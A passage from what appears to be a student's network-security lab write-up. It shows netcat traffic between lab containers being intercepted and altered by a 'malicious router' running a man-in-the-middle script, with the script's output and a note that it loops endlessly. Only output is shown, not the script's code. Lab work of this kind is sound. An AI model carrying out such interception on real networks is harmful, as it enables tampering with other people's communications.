root@eaf59bacf8b6:/# nc 192.168.60.5 9090
root@eaf59bacf8b6:/# nc 192.168.60.5 9090
aaaaa
Priyanka
```

When we start netcat on the host by the command

nc -lp 9090

On Host end we get the following

```
rtt min/avg/max/mdev = 0.032/0.058/0.122/0.019 ms
root@e1269d727729:/# nc -lp 9090
aaaaa
AAAAAAA
```

Malicious router shows:

```
root@d91a9edeb869:/volumes# python3 mitml.py
LAUNCHING MITM ATTACK.....
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b'AAAAAAA\n', length: 9
.
Sent 1 packets.
*** b'aaaaa\n', length: 6
.
Sent 1 packets.
```

We have seen that the attack was on success track. But the malicious server is sending packets without any stops. This is because it captured the message it sent, and then captured it after sending it, and it feels into a non-ending loop.